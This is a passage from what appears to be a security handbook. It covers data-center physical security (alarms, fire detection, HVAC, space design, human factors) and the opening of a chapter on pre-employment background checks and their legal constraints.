Surveillance plays an important role in both deterrence and detection anywhere within the perimeter of a secure facility; however, advances in the technology can offer incremental benefits to the surveillance industry through the use of artificial intelligence, which provides added benefits compared to strictly watching for intruders or keeping an eye on employees. Many surveillance companies offer the ability to alarm a specific zone or area within the picture sent back to the camera. Using this technology, if a camera is focused on a wall containing both a door and a window, the software would permit recording and alarming of only the target area, the door, while ignoring passing pedestrians, birds, and other potential false alarms. This saves tape or disc storage space as well as time and resources necessary to respond to false alarms. Among other emergency technologies that leverage the surveillance video are those concerned with fire and life safety. The British firm Intelligent Security, Ltd., has developed a product called Video Smoke Detection. It uses the output of common CCTV cameras to detect smoke and fire up to 20 times faster than the best temperature sensors, smoke detectors, or the human eye. In a computer room or data center where the particulate matter from a smoldering fire can do a greater amount of damage than the fire itself, this ancillary benefit of CCTV can provide significant benefit to the overall security without the incremental costs of additional surveillance cameras.

Intrusion Detection

Not every secure facility will need or hire security guards to patrol the perimeter of the site and hallways of the building. Additionally, the chance of catching an intruder when patrolling a facility of any significant size is remote. This fact, plus the cost savings of installing an alarm system, makes it an attractive alternative instead of supplementing guard services. Intrusion detection can involve one of three types of alarms. Fire alarms and special-use alarms (heat, water, and temperature) are common in all commercial buildings systems as well as data centers and computer rooms. Alarms are not necessarily a countermeasure. They do not prevent, funnel, trap, or control anything. Short of some psychological effect as a deterrent, they only detect. Several types of alarms are used for intrusion detection:

- *Audio or sonic systems* depend on intruders creating noise of a sufficient volume that the microphones will detect it and the alarm will be activated.
- *Capacitance alarm systems* detect changes in an induced electromechanical field surrounding containers, fences, or other metal objects.

- *Electromechanical devices* act as switches that provide information to the monitoring person or device regarding the state of some part of the building: The door is open, the window is closed, or the cover has been removed from a file server or other network device.
- *Motion sensors* use radio, high-frequency sound, or infrared waves to detect movement. The performance of radiofrequency waves is more subject to false alarms because the radiofrequency spectrum can penetrate walls and pick up unintended movement on the other side.
- *Photoelectric devices* monitor for the presence or absence of light. These sensors can detect when a beam has been broken or when a door has been opened on a computer room cabinet.
- *Pressure devices* are also switches that simply respond to pressure. These types of sensors can be placed under carpeting or in some other concealed place.
- *Vibration detectors* sense the movement of objects, surfaces, or vehicles or other assets. When a vibration is detected that is within the preset range of intensity, the alarm sounds.

Walls, Doors, Windows and Roofs

Security plans often fail to consider the walls, doors, and windows of a building as being integral to security. For many data centers and IT facilities, no perimeter barrier has been established through the use of guards, fencing, or other barriers. In these type of situations, the building shell becomes the perimeter protection. Many times the windows and doors are protected by traditional burglar alarm devices (*e.g.*, glass break sensors, open/closed contacts, motion sensors), but the walls are often ignored as a point of entry. Many police reports are on file that tell the tale of an intruder entering through the outside wall of a business or the inside wall of a poorly hardened or alarmed adjoining space. Deploying alarms and surveillance on interior walls that are adjacent to other businesses and on outside walls where limited or no safe zones exist is recommended. Incidentally, there is also no shortage of incidents where the intruder entered from the roof, so do not forget to include vertical points of entry in the security plan.

Weapons and Explosives Screening

The inspection of persons and property for contraband, weapons, and explosives has become commonplace due to 9/11. Weapons detectors, x-ray machines, and explosives detectors are inescapable when traveling by air. Behind the scenes, dogs and machines are engaged in a constant vigil. The data center or mission-critical IT facility can offer another tempting target for vandals, saboteurs, and terrorists. The following are some suggestions for mitigating the risk of damage or injury due to weapons and explosives:

- Clearly display signs in multiple languages (as appropriate) advising potential entrants of the pending screening procedures, prohibited items, and the company's policy on prosecution if contraband is found.
- In high-risk facilities, install both walk-through and hand-held metal detectors, and hire and train the personnel required to use them for screening.
- Consider the installation of explosives and chemical, biological, radiological, nuclear, or explosives sensors or machines at entry points or inside of mantraps and turnstiles.

The Computer Room

More than any other place in the enterprise, electrical, mechanical, security, and information technology systems come together to work as one system in support of availability and reliability in the computer room. While many of the alarm systems, access control devices, and surveillance equipment discussed earlier in this chapter apply to computer room security, this section deals with threats to the availability of the systems, applications, and data that comprise this core space. Protecting the computer room, like all other assets, consists of a maintaining a careful balance between the value of what is being protected with the cost of countermeasures. This section deals with direct threats to the cyber health of the facility, critical infrastructure, hardware, software, and occupants of the computer room and how the various

systems work together to protect the reliability and availability of the applications and data found there. Many of the seven sources of physical damage referred to earlier in this chapter (*i.e.*, temperature, gases, liquids, organisms, projectiles, movement, and energy anomalies) can also be considered physical threats to the data center.

Risk Assessment

A risk assessment is strongly recommended when designing a computer room. A risk assessment for the computer room will include the following metrics:

- Availability
- Probability of failure/reliability
- Mean time to failure (MTTF)
- Mean time to repair (MTTR)
- Susceptibility to natural disasters
- Fault tolerance
- Single points of failure
- Maintainability
- Operational readiness
- Maintenance programs

Availability and reliability are the overarching objectives of computer room operation. Availability is the long-term average of time that a system is in service and is satisfactorily performing its intended function. Reliability focuses on the probability that a given system will operate properly without failure for a given period of time.

The American Society of Heating, Refrigeration and Air Conditioning Engineers (ASHRAE) has estimated that the average commercial building has 15 building systems. These building systems are divided into the five major groups of office automation (voice, data, video); heating, ventilating, and air conditioning (HVAC); security; fire and life safety (FLS); and energy management. Many of these systems have subsystems. A data center, including the computer room, will average 20 or more of these systems or subsystems. All of these systems must be available and reliable or the rating of the entire data center is reduced. This interdependent group of physical and cyber systems, when combined with human assets and when operating within defined processes, has been identified by the Department of Homeland Security as the *critical infrastructure*. To combat the inevitable failure of a critical infrastructure within the computer room, much attention should be focused on the redundancy, complexity, and operational readiness of each independent system.

System Reliability

It is also important to note the relationship between the number of systems and components in the computer room. Very simply, the more systems and components in the computer room, the less reliable it will be. An additive effect of the MTTF and MTTR of the various systems on the collective performance has been identified. Table 51.3 compares the availability and probability of failure (P_f) over a three-year

TABLE 51.3 System Reliability

System	Mean Time to Failure (hr)	Availability	Three-Year P_f (%)
Electrical system alone	330,184	0.99999	8.10
Mechanical system alone	178,611	0.999943	11.70
Electrical system supporting mechanical system	108,500	0.999985	21.40
Overall mechanical system	70,087	0.999931	29.20
Combined electrical and mechanical system	57,819	0.999922	36.90

period for the electrical and mechanical systems that are supporting a computer room. When considered individually, the systems exhibited four or five nines of reliability. The percent probability of failure ranged from 8 percent to 11.7 percent. When considering the overall combined electrical and mechanical system, however, the probability of failure escalates to nearly 37 percent over the three-year period. The maximum attainable rating for both systems is slightly under a tier 4 benchmark.

When considering the cumulative effect of multiple systems and human factors on a data center, it is not surprising that only 10 percent of the data centers evaluated by The Uptime Institute ranked at tier 4 levels. Critical failures in the computer room are typically caused by more than one factor or system failure. Most often the failure is caused by a combination of some external event (power failure), followed by some equipment or human failure (the manual override of an alarm). Compounding the contribution of cascading events to downtime are latent failures, where some previously uncorrected minor fault leads to downtime during a disaster (*e.g.*, maintenance personnel leaving a circuit breaker open during the last preventative maintenance of the backup generator). Most critical failures occur during a change of state and are not attributable to system failures. Humans are not all that reliable and tend to cause more downtime than any other factor. When considering the role that the human factor and latent faults play in downtime, it is not surprising that more maintenance does not always mean higher levels of availability. The following five sections address some of the major factors that affect availability in the computer room.

Heating, Ventilation, and Air Conditioning

Many of the performance benchmarks of the modern computer room evolved out of the original Bellcore standards for the telephone company's central offices. Under the standards defined in the Network Equipment Building Systems (NEBS) guidelines, equipment was required to provide the highest possible level of equipment sturdiness and disaster tolerance. The NEBS standards employed a group of tests that put central office equipment under extreme physical and electrical tests, simulating extreme operating conditions such as might be encountered from natural or manmade disasters. NEBS level 3 equipment is required to withstand an earthquake rated at 8.3 on the Richter scale, a direct lightning strike of 15,000 volts or greater, and extreme fluctuations in temperature ranging from as low as 23°F to as high 131°F. These temperatures may not seem all that extreme, but remember that component reliability is reduced by 50 percent for every 18° rise in temperature above 70°F. Temperature is important.

The rigid requirements for HVAC systems in data centers and enterprise computer rooms are derived from what we have learned about other mission-critical facilities. The pending Telecommunications Industry Association Telecommunications Infrastructure Standard for Data Centers (SP-3-0092, to become TIA-942) references the Bellcore standards and goes further to recommend that at a minimum computer room HVAC systems should provide $N + 1$ redundancy, or one redundant unit for every three or four systems in service. In addition, computer room air conditioners (CRACs) are required to be able to maintain the temperature at 68 to 77°F and relative humidity within a range of 40 to 55 percent.

Beyond the heating and cooling aspects of a computer room HVAC system are indoor air quality (IAQ) issues, including concerns regarding certain airborne particles and microbes. A number of air filters and filtering systems exist to address indoor air quality and particles. These particle filters offer some protection from chemical, biological, and radiological pollutants and consist of one of four types of basic filtration systems (*i.e.*, straining, impingement, interception, or diffusion).

Fire Detection and Suppression

The National Fire Protection Association (NFPA) *Fire Protection Handbook* identifies a variety of potential results from "thermal-related effects, principally fire." They include thermal injury, injury from inhaled toxic products or oxygen deprivation resulting from fire, injury from structural failure resulting from fire, electric shock, and burns from hot surfaces, steam, or other hot objects and explosions. Nearly 2 million fires are reported each year, which represents only about 5 to 10 percent of unwanted fires. Fires can be classified into the following four categories:

- *Class A* — Fires involving ordinary combustibles (*e.g.*, paper, rags, drapes, furniture)
- *Class B* — Fires that are fueled by gasoline, grease, oil, or other volatile fluids
- *Class C* — Fires in live electrical equipment such as generators and transformers
- *Class D* — Fires that result from chemicals such as magnesium, sodium, or potassium

Fire alarm systems are similar to intrusion alarm systems in that they consist of a sensor and signaling device. The signaling system can be triggered in a number of ways, such as by water-flow switches, manual alarms, and smoke or heat detectors. Sensors are designed to detect fire at different stages of development. For example, ionization detectors are designed for detecting fire at its earliest *incipient stage*. Photoelectric smoke detectors begin to alarm when smoke reaches a concentration of 2 to 4 percent, which typically occurs during the *smoldering stage*. Infrared flame detectors detect the infrared emissions of active fire during the *flame stage*, and thermal detectors (as their name suggests) react to the heat during the *heat stage* of a fire. Although fire alarm system design is beyond the scope of this chapter, some very important fire-related questions should be asked, including:

- Are smoke and fire detectors located under the raised floor? Above the raised ceiling? Inside of air handling ducts? Inside computer cabinets?
- Are the doors and walls of the computer room fire rated? Do they have a 2-, 3-, or 4-hour rating?
- Is emergency lighting provided in the computer room?
- Are fire extinguishers of the proper class present in the computer room?
- Is fire suppression automatic? What is the temperature rating of the sprinkler system?
- What extinguishing agents are used? Water? Halon? Other?
- How are fires inside of cabinets suppressed?
- Does the air handling or exhaust system activate during a fire to exhaust smoke and steam from the computer room?
- Are portable fire extinguishers available and lit with emergency lighting?
- How close is the fire department? Three miles or less? Is the fire department volunteer or full time? What is their average response time?
- Is a fireproof cabinet or safe located in the computer room for backup media?
- Are the waste receptacles low-fire-risk? Is a metal lid available for each trash can for putting out fires?

General Space Design Issues

Earlier in this chapter we discussed the design of walls, doors, windows, and ceilings with safety and security in mind. It is also important to take a brief look at some often overlooked design issues that could prove to be a threat to the computer room or data center. Most architects and engineers do a good job of avoiding the pitfalls of poor design for IT facilities; however, it is important in both new and existing facilities to examine the floor plan, ceilings, walls, and closets for potential hazards to the computer room and systems that support it.

Water flooding, leakage, and condensation are all security threats to the computer room. It is worth taking a few minutes to make sure that no restrooms, kitchenettes, or janitor closets with water are located adjacent to the computer room walls. Water pipes are frequently located inside walls, and if they leak or rupture the water could spill into the computer room. Similarly, it is important to ensure that no roof drains, water pipes, cooling pipes, or any other pipes carrying liquid are routed directly over or along the computer room.

As a preventative measure, it also makes sense to investigate where water will go if a leak occurs. Does the computer room have a drainage system? What about adjacent rooms or businesses? An inspection of water sources should also include the higher floors in a multistory building. Are drains installed in the floors above the computer room to catch water in the event of a ruptured pipe?

When possible, it makes sense to avoid having doors and windows to the outside in the computer room. If these already exist or the operator is given no choice but to locate the computer room in an

existing space with outside doors and windows, several security practices should be considered. Traditional alarm sensors should be installed, and physical barriers such as bars or plates should also be considered, especially if the facility has no perimeter security.

Another consideration is the proximity of the windows and doors to a parking lot, road, or sidewalk. How close can vehicles or pedestrians get to the outside windows and doors? Remember that outside windows in the computer room are the only barrier between that room and the parking lot, street, highway, or walkway. Tempered safety glass, commonly installed in commercial office buildings, only requires about .8 psi of overpressure. In the event of an intentional or accidental explosion, shattered window glass, blast debris, smoke, and fire can all be blown into a computer room from the outside. Fire- and blast-rated doors and strengthened, blast- or bullet-resistant glass are all wise precautions for outside windows and doors. Other considerations for protecting glass windows and doors include the use of window films and fabric screening systems or blast curtains; however, the best solution is to ensure that all computer room walls are inside walls.

Other building design considerations would be the proximity of the computer room to fuel storage tanks (which should ideally be underground), chemical storage, liquid gas tank storage (fork lift and tow motor fuel cells), and other caustic or potentially explosive liquids. A tour of the walls adjacent to the computer room should find them to be clear of any potentially flammable or explosive materials, chemicals, or liquids.

The Human Factor

Human beings should always be considered a risk when analyzing the potential for failure. Human factor risks can include operator error and those caused by poor human interface. Additional considerations would include accidental and intentional damage, such as sabotage and terrorism. Most estimates of the percentage of critical failures due to the human factor exceed the 70 percent mark. The following is a list of people with the potential to cause downtime:

- Base building operations
- Building engineers
- Cafeteria personnel
- Clients
- Delivery personnel
- Design engineering
- Information technology staff
- Messengers
- Other tenants
- Project management
- Property management
- Security guards
- Specialty contractors
- Third-party contractors
- Visitors

Because most security professionals acknowledge that roughly 65 percent of all losses in the enterprise occur at the hands of employees, the first line of defense against the human factor must be the human resources department. The second line of defense would be security design strategies (such as CPTED), access control, traffic control, and alarms. Removing the opportunity to make a mistake or providing audio or visual stimuli to alert employees of mistakes can eliminate many of the mistakes resulting from tasks done out of order, incorrectly, or not at all. In other words, automating or providing feedback during or immediately after the task can help significantly.

Intelligent patching is one application of this idea that is gaining popularity. This approach to physical-layer, structured cabling systems provides the ability to alarm or automate the tasks associated with




FIGURE 51.3 Intelligent patching. (Courtesy of SYSTIMAX Solutions; Richardson, TX.)

connecting and disconnecting servers, switches, and other network appliances at the patch panel, as shown in Figure 51.3. These devices detect the presence or absence of a patch cable and forward that information to network management software. Intelligent patching systems also have the ability to accept input from a software interface and visually prompt the technician or engineer as to the proper jack or port location for inserting or removing a patch cable. Some intelligent patching systems have the ability to identify the other end of the patch cable that is being removed and can notify the operations center if an incorrect connection or device is terminated. This level of automation and immediate fault detection can significantly reduce accidental disconnects, improper connections, and sabotage. In addition to the automation of tasks, other methods to reduce downtime due to the human factor include:

- Thoroughly screening new hires
- Being on the lookout for unusual work patterns and unscheduled hours
- Providing ongoing training and skills assessment
- Publishing clear and thorough policies, procedures, and guidelines
- Implementing regular security awareness training
- Assess disaster tolerance under a simulated emergency
- Being sure that termination procedures are thorough and remove any chance of future access, retribution, or theft

Summary

The best practices for data center, mission-critical facility, and computer room design are evolving even as this publication is being written. Many pages have already been devoted to site selection, room design, power, HVAC, fire detection and suppression, network systems, storage, and even cyber security to maximize reliability and availability. It is also important to consider the impact of the escalating value of this corporate asset and how security professionals will protect their systems, components, and occupants. Establishing a secure perimeter and controlling the entrance and exit of employees, visitors, and contractors are important first lines of defense. Controlling and monitoring the movement of vehicles and pedestrians as they move around inside the perimeter can provide a safe environment for those entering and leaving the secure IT site. The use of standard access control methods, surveillance, and CPTED concepts can provide additional countermeasures against intruders, but occupants of the facility must be able to move where they need to move within the walls of the secure IT facility. Finally, emerging standards and performance benchmarks are pushing critical infrastructure and networks systems to new levels of availability. One thing is certain: Because people remain the biggest threat to availability and because the value of data assets and applications continues to soar, providing physical security to critical infrastructures within data centers or secure IT facilities will continue to be necessary.

References

ASIS Foundation. 2004. *The ASIS Foundation Security Report: Scope and Emerging Trends, Preliminary Findings*. Alexandria, VA: ASIS International.

Barraza, O. 2002. *Achieving 99.9998+ Percent Storage Uptime and Availability*. Carlsbad, CA: Dot Hill Systems Corp.

Chirillo, J. and S. Blaul. 2003. *Implementing Biometric Security*. Indianapolis, IN: Wiley.

DHS. 2003. *National Strategy for The Physical Protection of Critical Infrastructure and Key Assets*. Washington, D.C.: Department of Homeland Security (http://www.dhs.gov/interweb/assetlibrary/Physical_Strategy.pdf).

Dobbs, G. and D. Kohlsdorf. 2004. *Applying CPTED Principles to the Real World*. Dallas, TX: ASIS International 50th Annual Seminar and Exhibits.

Fischer, R. and G. Green. 1998. *Introduction to Security*. Woburn, MA: Butterworth-Heinemann.

Gross, P. and K. Godrich. 2003. *Novel Tools for Data Center Vulnerability Analysis*. New York: Data Center Dynamics.

ISL. 2002. *Video Smoke Detection System Overview*. Alton, U.K.: Intelligent Security, Ltd. (www.intelsec.com).

Kakalik, J. and S. Wildhorn. 1971. *Private Police in the United States: Findings and Recommendations*, p. 30. Santa Monica, CA: The RAND Corporation.

Matsumoto, T., H. Matsumoto, K. Yamada, and S. Hoshino. 2002. Impact of artificial "gummy" fingers on fingerprint systems. In *Proc. of SPIE*, Vol. 4677, Optical Security and Counterfeit Deterrence Techniques IV, January 24–25, 2002.

Newman, O. 1973. *Defensible Space: Crime Prevention Through Urban Design*. New York: Macmillan.

NFPA. 2003. *Fire Protection Handbook*, 19th edition. Quincy, MA: National Fire Protection Association.

Owen, D. 2003. *Building Security: Strategies and Costs*. Kingston, MA: Reed Construction.

Turner IV, P. and K. Brill. 2001. *Industry Standard Tier Classifications Define Site Infrastructure Performance*. Santa Fe, NM: The Uptime Institute, (www.upsite.com/TUIpages/tuiwhite.html).

Personnel Security Screening

Ben Rothke, CISSP, CISM

Prologue

- Gregg is sitting in front of your desk for the position of Chief Financial Officer. The interview goes well and his employment history appears pristine. His references check out. But did he embezzle millions from his previous employer?
- Your 12-year-old daughter comes home enthusiastically from school raving about Frank, her new gym teacher. Is Frank an appropriate individual to be teaching physical education to teenage girls? Does he have a criminal record for sexually assaulting children that no one knows about?
- Carl is applying for the newly vacant office manager position for an advertising firm, which is a deadline-driven, high-stress environment. Previous employers gave him rave reviews. But is Carl hiding a criminal past with regard to workplace violence that could cause danger to the employees he will be managing?

These scenarios are real and manifest themselves thousands of time a day across corporate America. Personnel security screening is the best way to learn critical details about applicants while reducing an organization's exposure to risk, litigation, workplace violence, and more.

Introduction

Background checks for computer-related positions of trust and other general job positions are no longer something relegated only to the military and government agencies. Given that insiders commit the majority of serious computer crimes in addition to other white-collar crimes, the need for comprehensive personnel security background checks in 2005 cannot be overstated. Never has there been a greater need for personnel security background checks, and never has the amount of information been as readily available to obtain.

The most trusted employees have the greatest potential to do damage because they have the highest level of access to corporate data and confidential information. The most significant example of that is with former FBI agent Robert Philip Hanssen. From 1985 until his arrest in 2001, Hanssen was a mole inside the FBI, spying for the former Soviet Union in exchange for cash and diamonds. His escapades went on inside the FBI for nearly two decades.

Hanssen pled guilty in July 2001 to 15 counts of espionage and conspiracy in exchange for federal prosecutors agreeing not to seek the death penalty; he was sentenced to life in prison without the possibility of parole. The Hanssen case led to an overhaul of the way the FBI deals with insiders and was the impetus for new security procedures at the FBI, which was harshly criticized after Hanssen's actions were discovered.

The number of insider attacks are on the increase year after year; such stories have filled many books.[1] One of the more notable incidents of 2004 occurred when Milo Nimori, a security director for Utah-based Barnes Bank, who was also a member of the security committee of the Utah Bankers Association, committed bank robbery.

Federal prosecutors also charged Nimori with four counts of using a firearm. As a result of the charges, Nimori was fired as Barnes Bank's security director and removed from the Utah Bankers Association security committee. Nimori ultimately confessed to each of the robberies. Nimori was the ultimate insider with significant knowledge of banking procedures.

The underlying issue is that organizations must be proactive and know as much as possible about their potential employees *before* they are hired. Background checks are one of the best ways to facilitate that.

Using Charles Cresson Wood's definitive tome *Information Security Policies Made Easy*[2] as a starting point, the policy about background checks states:

> All workers to be placed in computer-related positions of trust must first pass a background check. This process shall include examination of criminal conviction records, lawsuit records, credit bureau records, driver's license records, as well as verification of previous employment. This policy applies to new employees, re-hired employees, transferred employees, as well as third parties like temporaries, contractors, and consultants.

The remainder of this chapter discusses the parameters necessary to ensure that effective personnel screening endeavors in the commercial sector are fruitful, effective, and cognizant of the applicants' legal and moral rights.[3]

As a caveat, the author is not an attorney, nor capable of rendering legal advice. Readers should consult their corporate legal counsel for authoritative legal advice before taking any action.

The Need for Background Checks

It is not just information security employees who need background checks; with the workplace filled with an ever-increasing amount of theft of intellectual property, false resumes, embezzlement, harassment, violence, drug abuse, theft, and other unlawful activities, it is more critical than ever that in-depth background checks be required for prospective employees.

The two main reasons why background checks are a necessity are so that organizations can be sure of whom they are hiring and to avoid lawsuits. An applicant who lies to get a job is clearly not establishing a good foundation for future trust.

The fact is that most employees are good, honest, and hard-working people. But all it takes is for one bad apple to bring a company to its knees. Be it with negative publicity, workplace violence, or serious financial losses, management needs to know exactly whom it is that they are hiring.

Statistics show that many resumes are filled with errors; some are accidental mistakes, while others are blatant lies. The most common resume falsifications found generally include skill levels, job responsibility, certifications held, and employment length. Background checks assist hiring managers in ensuring that the potential hire has not blatantly misrepresented their skills, education, or experience.

With enough time and money, most falsehoods can be discovered. Short of the NSA (National Security Agency), commercial businesses do not have the time or money to do such all-inclusive background checks. With that, even cursory checks can uncover a wealth of information and a plethora of findings, the most prominent of which are:

- Gaps in employment
- Misrepresentation of job titles
- Job duties
- Salary
- Reason for leaving a job

- Validity and status of professional certification
- Education verification and degrees obtained
- Credit history
- Driving records
- Criminal history
- Personal references
- Social security number verification.

The benefits of performing preemployment background checks are self-evident. Some of the most notable include:

- Risk mitigation
- Confidence that the most qualified candidate was hired, not simply the one who interviewed best
- Lower hiring cost
- Reduced turnover
- Protection of assets
- Protection of the organization's good name
- Shielding of employees, customers, and the public from theft, violence, drugs, and harassment
- Insulation from negligent hiring and retention lawsuits
- Safer workplace by avoiding hiring employees with a history of violence
- To discourage applicants with something to hide; it has been found that just having a prescreening program discourages job applicants with a criminal background or falsified credentials

In addition, many people have criminal records that they may not necessarily reveal on their application. A background check can often uncover that information. But once discovered, how should such an applicant be dealt with in the hiring process?

For example; if the background check of a person applying to a bank shows that the person has a history of bank robbery, management would likely want to reconsider a job offer to that person. The truth is that such people will rarely provide such information about themselves.

Background checks also ensure that management will not delegate key management responsibility to inappropriate entities, including:

- Inside staff
- Outsourcing firms
- Service bureaus
- Business partners
- Other external organizations, which may or may not protect the data in the manner commensurate with requirements of the parent organization

The main question is: On whom should background checks be performed? If money is not a factor, then it would be prudent to perform checks on all new hires. But given the economic reality, background checks primarily should be done if:

- The organization is involved in technology, has proprietary information, or deals with confidential documents.
- The employee will have access to sensitive information or competitive data.
- The position will involve dealing with financial records, accounts payable, receivables, or payroll.
- The position interfaces directly with the public.
- The organization is health-care industry based.
- The position involves driving a vehicle.
- The employee will come in contact with children.[4]

The level of the specific background check should be based on an assessment of the organization's risk, the cost of performing the check, and ensuring the benefit obtained. Background checks include a

TABLE 40.1 Types of Checks

Driving records	Vehicle registration	Credit records	Criminal records
Sex offender lists	Education records	Court records	Personal references
Bankruptcy	Character references	Neighbor interviews	Medical records
Property ownership	Military records	Incarceration records	Drug test records
Social Security number	Workers compensation	State licensing records	Past employers
Certification verification	Concealed weapons permits	Federal firearms and explosive licenses	Suspected terrorist watch list
Rental history	Psychological		

range of implementations, from minimal checks to full background investigations. Ultimately, the extent of screening depends on the sensitivity of the system or data, and on the implementation of other administrative, technical, and physical safeguards already in place.

Management Commitment

An effective background-screening program is more than simply the running of a background check after a candidate has been selected. An effective background-checking program must start *before* a resume is processed and an interview scheduled. Those organizations that do not follow a strict order of policy when it comes to background checks are at serious risk for potential lawsuits, due to improper interviewing and hiring practices.

An effective background-screening program requires a corporatewide commitment to ensure safe hiring practices by everyone involved in the hiring process. This includes recruiters, hiring managers, legal counsel, and all interviewers, each of whom must understand that effective hiring practices are not something someone else takes care of after they make a hiring decision. They must know that it is a part of their overall job responsibilities as well.

Types of Background Checks

There are many different types of background checks that can be performed. While not all-encompassing, Table 40.1 shows a list of most types of checks.

This chapter does not discuss every one of these checks, but rather the most prominent ones performed in the commercial sector, namely:

- Credit history
- Criminal history
- Drug and substance abuse
- Driving record
- Prior employment
- Education and certification verification
- Personal references
- Social Security Number (SSN) verification
- Suspected terrorist watchlist

The following sections detail the particulars of each of them.

Credit History

A person's credit history is the primary instrument that financial institutions use to assure repayment of consumer loans, credit cards, mortgages, and other types of financial obligations. The financial institutions use these credit histories to screen applicants for high default risks and to discourage default. One of the strongest weapons that financial services firms have (as well as those organizations that report to

these firms) is the explicit threat to place defamatory information into the applicants' credit reports should they fall behind in their payments.

In the past, most hiring managers would only run a credit history if the applicant was to directly handle money, namely bank tellers and armored car workers. Today, many hiring managers are looking at a candidate's credit and financial history as being indicative of their overall stability.

This is necessary, in part, as the pre-Internet days of the *dumb terminals* of old, with a single, noninteractive function, are no more. These terminals have been replaced with powerful desktop computers that can traverse a global corporate network and interact with a plethora of high-risk applications. But with this functionality comes the increased risk of misappropriation and misuse.

It is imperative that before a credit history is run, the hiring organization must understand what it can and cannot do in reference to the Fair Credit Reporting Act (FCRA). The FCRA gives significant legal rights to the applicant. If those rights are violated (which is easy for an organization to do if it is not cognizant of the myriad details and intricacies of the FCRA), the hiring organization can find itself on the receiving end of serious litigation and fines. It is critical that an organization have direct contact with its legal counsel before going down the slippery slope of applicant credit histories.

In short, every employer has the right to review the credit history of any applicant who desires to work for the organization. But taking action on that right requires a signed release from the applicant *before* the credit history is run.

The basic credit report verifies the name, address, and social security number of the applicant, and may provide prior addresses that can be used for more extensive criminal searches as well. It is also an effective mechanism for the cross-referencing of employment information; and will likely include any judgments, liens, collections, and bankruptcies.

Credit reports give employers a detailed history of the applicant's accounts, payments and liabilities showing total debt, and a monthly breakdown of any financial obligations. What this shows in a worst-case scenario is that the applicant cannot manage his own monetary affairs and cannot effectively handle the affairs of the employer firm. Of course, the downside is that the numbers themselves only tell part of the story.

On the other hand, there are many people who have had serious financial problems in the past, but have been able to reorganize their lives and get their financial situation back in order. For example, bankruptcy indicated in a credit history is not necessarily a bad thing. Like any other element of information, it *must* be viewed in context.

Where germane, a credit history should be done for all new hires, in addition to promotions or reassignments. It must be restated that a signed release by the applicant or existing employee *must* be on file. Running a credit check without the applicant's permission can quickly run afoul of the FCRA.

In some cases, credit reports will come up completely blank. There are four potential explanations for this; namely, that the applicant:

- Is quite young and has yet to establish a credit history
- Has paid cash for all his or her purchases
- Has assumed a false identity
- Lives in a low-income urban area and relies on fringe lenders

The last case is the most severe. Fringe lenders are pawnshops, rent-to-own stores, check-cashing outlets, payday loans, title loans, and other non-charter lending organizations. These types of establishments process billions of dollars of loans annually but do not report their clients' lending habits to the credit bureaus. As Richard Brooks, Professor at Yale Law School, writes,[5] "as it stands now, fringe lenders deny their customers the most basic prerequisite for access to traditional credit markets: a credit history."

When dealing with applicants who use fringe lending as their primary loan medium, it is the responsibility of hiring personnel to ensure that they are not denying an applicant for secondary reasons unrelated to their financial history. Brooks writes that studies have found that a significant portion of fringe borrowers have solid repayment behavior. It would be a shame for employers to deny such an applicant a job, simply because that applicant lacks an official credit history.

One of Brook's suggestions to ameliorate this is to have fringe lenders start reporting their client data to the credit bureaus. Unfortunately, the fringe lenders have tried to block any such attempts.

Finally, when dealing with candidates, do not be afraid to discuss findings and problems with them if they are found. When it comes to financial issues, people who are in debt should not automatically be denied jobs. One reason is that if they are denied employment, they will never be able to regain solvency and will be forever a *de facto* indentured servant. This is often the case with divorced women who are struggling to regain their financial solvency.

Criminal History

Finding credit information is somewhat easy, as there are only three major credit-reporting firms. For credit histories, there are formal systems in place where banks, retail establishments, and other entities upload new credit information to the credit-reporting bureaus on a regular basis. The exact opposite is true when it comes to criminal histories. There are no formal systems where the various federal, state, and local municipalities upload their information to a central reporting agency.

Given that there are over 3000 legal jurisdictions in the United States, searching every jurisdiction for every applicant is clearly infeasible. A starting point is to conduct criminal searches in the county and surrounding areas where the applicant dwells or has dwelled. If the applicant has recently moved, prior residences should also be checked.

While the FBI's National Crime Information Center keeps records of most felonies, it can only be used by law enforcement agencies. No one in the commercial sector should try to get this information from any acquaintance they may have within the FBI, as it is illegal and *both* parties can find themselves afoul of the law. What is ironic is that some people have illicitly used the FBI database for prospective employees or to inquire about the criminal history of an employee, and the end result was that they had *their* criminal record started.

Some companies might assume that asking applicants about their criminal pasts is silly and unnecessary because it is assumed that the applicants will not disclose such facts; but this is clearly not the case. Not asking an applicant for criminal history information constitutes a missed opportunity for gauging that individual's honesty. In addition, if the applicant conceals a criminal history that the employer later uncovers, the employer has the right to terminate employment.

American law is divided into two general categories: felonies and misdemeanors. Most preemployment criminal background checks look only at felonies and overlook the misdemeanors. Richard Hudak,[6] director of corporate security for Loews Corporation, states that "many companies discount the importance of searching misdemeanor courts, since they don't consider misdemeanors significant enough to affect an employment decision; this is simply not true." Hudak states that "with a good attorney in employ, criminals originally charged with felonies are often able to have the charges reduced and pled down to misdemeanor offenses and that some records may show when a charge started as a felony and was pled down. In these instances, the person performing the check can contact the court for more details of the case, referencing the specific case number."

From a legal perspective, inappropriate questions about an applicant's criminal history can run afoul of laws under the direction of the Equal Employment Opportunity Commission (EEOC) and some state laws. Before doing any type of job interview questions about an employee's criminal past, or running a criminal background check, get the lawyers involved. And it is important that questions and background checks can only be asked about convictions, and *not* arrests.

Finally, under the FCRA, employers can obtain full criminal records for the seven years prior (unless the applicant would earn more than $75,000 annually, in which case there are no time restrictions) and conviction records for as far back as the courts keep records that are available.

When looking for a third-party agency to perform criminal checks, the following are crucial items that must be covered:

- Search capabilities for all 50 states
- State and county criminal records

- Sex and violent offender registries
- Prison parole and release

Driving Records

It is not just drivers who need their motor vehicle records (MVRs) checked, but rather a wide variety of staff. MVR checks should clearly be done for anyone who will be driving a vehicle; but such checks can also reveal a significant amount of information about the applicant.

